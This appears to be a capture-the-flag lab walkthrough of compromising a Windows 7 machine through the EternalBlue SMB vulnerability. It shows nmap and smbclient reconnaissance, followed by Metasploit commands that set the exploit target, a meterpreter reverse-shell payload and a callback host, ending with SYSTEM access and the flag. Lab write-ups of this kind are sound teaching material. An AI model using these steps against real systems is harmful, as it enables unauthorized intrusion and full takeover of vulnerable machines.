This walkthrough demonstrates exploiting a vulnerable Windows 7 machine using the infamous EternalBlue (MS17-010) vulnerability. Initial nmap reconnaissance reveals an SMB service with critical misconfigurations including disabled message signing, guest account access, and an outdated operating system. After enumerating SMB shares and identifying the vulnerability, the machine is successfully compromised using Metasploit’s EternalBlue exploit module, resulting in a system-level Meterpreter shell and full access to the target.
First let’s start our initial recon by using nmap.
nmap -sC -sV {target}
It looks like this machine is running the following services:
- 135/tcp (msrpc): Microsoft Remote Procedure Call (RPC) – often used for various Windows services.
- 139/tcp (netbios-ssn): NetBIOS Session Service – used for file and printer sharing.
- 445/tcp (microsoft-ds): Microsoft Directory Services – also related to file and printer sharing, commonly used for SMB (Server Message Block) communications.
- 49152-49157/tcp (msrpc): Additional RPC ports that may be used for various Windows services or applications.
A couple of interesting things come up when running the scan:
- Message Signing Disabled: Without message signing, data integrity is compromised, making the system vulnerable to man-in-the-middle attacks where attackers can intercept or alter messages without detection.
- Guest Account Usage: Allowing guest access can expose the system to unauthorized users, enabling them to exploit resources and potentially gain further access to sensitive information.
- Outdated OS: Running an unsupported OS like Windows 7 means the machine no longer receives security updates, leaving it vulnerable to known exploits and increasing the risk of successful attacks.
- Clock Skew: Significant clock skew can cause authentication mechanisms to fail, leading to unauthorized access or disruptions in service due to time-sensitive operations being incorrectly validated.
- Default Settings: Relying on default settings indicates a lack of security hardening, which makes the system an easier target for attackers who can exploit common vulnerabilities associated with these configurations.
After running smbclient we see a couple of available shares remotely. Including an Admin share.
smbclient -L //10.10.10.40 -U guest
Meterpreter Reverse TCP is a type of payload used in penetration testing, particularly within the Metasploit Framework. It establishes a reverse connection from a compromised target back to the attacker’s machine, allowing for remote control and interaction with the target system.
msf6 > search eternalblue
msf6 > use exploit/windows/smb/ms17_010_eternalblue [*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40 RHOSTS => 10.10.10.40 msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp PAYLOAD => windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.14.2 LHOST => 10.10.14.2 msf6 exploit(windows/smb/ms17_010_eternalblue) >


The reverse shell has been achieved. If we run getsystem, we can see that we are already running at the highest level privileges possible.
Running a simple search -f root.txt command we can grab the root flag.

- Run shell
- Cd to directory with the flag
- type root.txt
Flag found!
 Networking-Dojo